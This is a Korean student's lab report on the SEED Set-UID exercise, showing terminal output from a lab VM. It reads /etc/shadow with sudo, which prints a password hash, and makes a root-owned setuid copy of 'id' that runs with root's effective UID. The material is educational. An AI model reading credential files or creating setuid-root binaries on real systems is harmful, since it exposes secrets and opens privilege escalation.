
소프트웨어 보안

제목: Lab2 & Lab3 실습 보고서


과 목 명	:	소프트웨어보안
담당교수	:	김형종 교수님
학　　과	:	정보보호학과
학　　번	:	2021111703
성　　명	:	최유진
제 출 일	:	2022.11.30

① Lab 2 – Set-UID 권한 프로그램과 공격기법




```
[11/24/22]seed@VM:~$ cd /etc
[11/24/22]seed@VM:/etc$ ll shadow
-rw-r----- 1 root shadow 1514 Nov 24  2020 shadow
```

cd 명령어는 change directory인데, 이걸 통해 etc directory 밑에 있는 shadow 파일에 가준다. shadow 파일이 있고, 이 파일의 권한이 어떠한지 보여준다. 이 파일에 대한 전반적인 정보를 볼 수 있다.




```
[11/24/22]seed@VM:/etc$ tail -6 shadow
tail: cannot open 'shadow' for reading: Permission den
ied
```

tail -6 shadow를 입력하면 읽을 수 없다고 나온다.



```
[11/24/22]seed@VM:/etc$ sudo tail -6 shadow
gdm:*:18474:0:99999:7:::
seed:$6$n8DimvsbIgU0OxbD$YZ0h1EAS4bGKeUIMQvRhhYFvkrmMQ
Zdr/hB.0fe3KFZQTgFTcRgoIoKZdO0rhDRxxaITL4b/scpdbTfk/nw
Fd0:18590:0:99999:7:::
systemd-coredump:!!:18590::::::
telnetd:*:18590:0:99999:7:::
ftp:*:18590:0:99999:7:::
sshd:*:18590:0:99999:7:::
```


sudo를 붙여 sudo tail -6 shadow를 입력해주면 정보를 보여주는데, tail은 정보를 일부만 보여주는 명령어이다. 패스워드 정보를 보여주고 있는데, 위 파일은 비밀번호를 수정하고자 할 때 사용할 수 있다.



```
[11/24/22]seed@VM:/etc$ cd ~
[11/24/22]seed@VM:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),1
31(lxd),132(sambashare),136(docker)
[11/24/22]seed@VM:~$ where id
where: command not found
[11/24/22]seed@VM:~$ where is id
where: command not found
[11/24/22]seed@VM:~$ which id
/usr/bin/id
[11/24/22]seed@VM:~$
```


id라는 명령이 어디있는지를 먼저 찾아본다.

which라는 명령어로 id가 usr 밑에 bin 밑에 있는 것을 확인할 수 있다.




```
[11/24/22]seed@VM:~$ cp /usr/bin/id ./myid
[11/24/22]seed@VM:~$ ll
total 80
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwxr-xr-x 1 seed seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

usr 밑에 bin 밑에 id를 현재 디렉토리의 myid라는 것으로 복사해온다. 그리고 ll을 치면 myid라는 명령이 생긴 것을 확인할 수 있다. owner은 seed이다.




```
[11/24/22]seed@VM:~$ ll /usr/bin/id
-rwxr-xr-x 1 root root 47480 Sep  5  2019 /usr/bin/id
[11/24/22]seed@VM:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),1
31(lxd),132(sambashare),136(docker)
[11/24/22]seed@VM:~$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),1
31(lxd),132(sambashare),136(docker)
```

ll /usr/bin/id를 치면 root로 되어있는데, root 계정이 이것의 소유주가 되는 것이다.
id라는 명령은 root 소유임에도 불구하고, seed 계정으로 실행이 되어서 seed 계정으로 보여주는 것이고, ./myid도 똑같은 기능을한다. myid는 owner가 seed이다.
root로 되있어도 set usr id 프로그램이 아니기 때문에 root가 owner라는게 아무런 효과도 없는 것이다.




```
[11/24/22]seed@VM:~$ sudo chown root ./myid
[11/24/22]seed@VM:~$ ll
total 80
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwxr-xr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

ownership을 바꾸기 위해 sudo chown root ./myid로 해줬다.
myid가 root로 바뀐 것을 볼 수 있다.




```
[11/24/22]seed@VM:~$ myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),1
31(lxd),132(sambashare),136(docker)
```

myid를 다시쳐도 크게 바뀐 것이 없는 것을 볼 수 있다.




```
[11/24/22]seed@VM:~$ sudo chmod 4775 ./myid
[11/24/22]seed@VM:~$ ll
total 80
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

그래서 이번에는 mod를 바꿔주기 위해 sudo chmod 4755 ./myid를 입력해준다.
myid가 root로 바뀌고 rws가 되어서 setusrid가 된다.




```
[11/24/22]seed@VM:~$ whoami
seed
[11/24/22]seed@VM:~$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000
(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
[11/24/22]seed@VM:~$ which passwd
/usr/bin/passwd
```

whoami 하면 seed, seed라는 애가 myid를 실행하면 owner는 root




```
[11/24/22]seed@VM:~$ ll /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 May 28  2020 /usr/bin/pas
swd
```

rws로 되어있는 것으로 보아 이 친구도 set-uid 이다. passwd프로그램을 실행할 때 접근 통제 기준은 root가 되는 것이다.




```
[11/24/22]seed@VM:~$ ls -al
total 152
drwxr-xr-x 17 seed seed  4096 Nov 24 02:13 .
drwxr-xr-x  3 root root  4096 Nov 24  2020 ..
-rw-------  1 seed seed     0 Nov 24  2020 .bash_history
-rw-r--r--  1 seed seed   220 Nov 24  2020 .bash_logout
-rw-r--r--  1 seed seed  4350 Nov 24  2020 .bashrc
drwx------ 14 seed seed  4096 Nov 24  2020 .cache
drwx------ 13 seed seed  4096 Nov 24  2020 .config
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x  3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 .fontconfig
-rw-rw-r--  1 seed seed    28 Nov 24  2020 .gdbinit
drwx------  3 seed seed  4096 Nov 24  2020 .gnupg
drwxr-xr-x  3 seed seed  4096 Nov 24  2020 .local
drwx------  5 seed seed  4096 Nov 24  2020 .mozilla
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x  1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Pictures
-rw-r--r--  1 seed seed   807 Nov 24  2020 .profile
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Public
drwx------  2 seed seed  4096 Nov 24  2020 .ssh
-rw-r--r--  1 seed seed     0 Nov 24  2020 .sudo_as_admin_successful
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Templates
-rw-r-----  1 seed seed     5 Nov 24 01:48 .vboxclient-clipboard.pid
-rw-r-----  1 seed seed     5 Nov 24 01:48 .vboxclient-display-svga-x11.pid
-rw-r-----  1 seed seed     5 Nov 24 01:48 .vboxclient-draganddrop.pid
-rw-r-----  1 seed seed     5 Nov 24 01:48 .vboxclient-seamless.pid
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Videos
```


다양한 설정파일이 있다.



